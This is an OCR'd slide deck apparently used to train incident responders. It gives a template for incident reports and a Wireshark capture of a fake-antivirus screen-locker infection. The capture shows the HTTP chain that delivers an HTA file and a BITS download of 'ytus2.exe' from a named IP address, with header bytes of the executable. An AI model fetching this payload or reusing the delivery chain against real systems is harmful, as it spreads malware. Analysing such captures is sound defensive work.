
Incident Report Guidelines

- **EXECUTIVE SUMMARY:**
- Timeline of the activity
- Who was involved
- Summary of what happened
- **DETAILS:**
- Date and time of the activities:
- MAC, IP, and Hostname of affected system(s):
- What happened:
- **INDICATORS:**
- List the IP addresses, ports, and domains associated with the activity:

RICHEY MAY
TECHNOLOGY SOLUTIONS



RICHEY MAY
TECHNOLOGY SOLUTIONS



RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Incident Report Guidelines

- **EXECUTIVE SUMMARY:**
- Timeline of the activity
- Who was involved
- Summary of what happened
- **DETAILS:**
- Date and time of the activities:
- MAC, IP, and Hostname of affected system(s):
- What happened:
- **INDICATORS:**
- List the IP addresses, ports, and domains associated with the activity:

RICHEY MAY
TECHNOLOGY SOLUTIONS

HTTP Requests and Replies

```
Info
GET /ie/index.php?source=popcash HTTP/1.1
HTTP/1.1 200 OK  (text/html)
GET /ie/images/ie.jpg HTTP/1.1
GET /ie/images/dl1.png HTTP/1.1
HTTP/1.1 200 OK  (JPEG JFIF image)
GET /ie/test.php?id=17599 HTTP/1.1
HTTP/1.1 200 OK  (PNG)
HTTP/1.1 200 OK  (application/hta)
HEAD /ie/lulz.php?id=17599 HTTP/1.1
HTTP/1.1 302 Found
HEAD /ie/ytus2.exe HTTP/1.1
HTTP/1.1 200 OK
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark · Follow TCP Stream (tcp.stream eq 7) · 2018-06-28-fake-AV-screen-locker.pcap

```
GET /ie/ytus2.exe HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: identity
If-Unmodified-Since: Wed, 27 Jun 2018 00:37:52 GMT
Range: bytes=0-4605
User-Agent: Microsoft BITS/7.5
Host: 176.119.28.108

HTTP/1.1 206 Partial Content
Date: Thu, 28 Jun 2018 08:28:55 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Wed, 27 Jun 2018 00:37:52 GMT
ETag: "20569-b000-56f94d32c1dc1"
Accept-Ranges: bytes
Content-Length: 4606
Content-Range: bytes 0-4605/45056
Connection: close
Content-Type: application/octet-stream

MZ.....@.....                .!..L.This program cannot be run in DOS mode.

$.......PE..L...1A1[.....".0.............. ........@..
.....@.....L...O.....
..H.....text...T.... .....
..`.rsrc.....@..@.reloc.....@..B.....H.....J...M.....M..
.....(...
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Thank You!

MICHAEL WYLIE

TWITTER: @THEMIKEWYLIE
EMAIL: MICHAEL@RICHEYMAY.COM

WWW.RICHEYMAYTECH.COM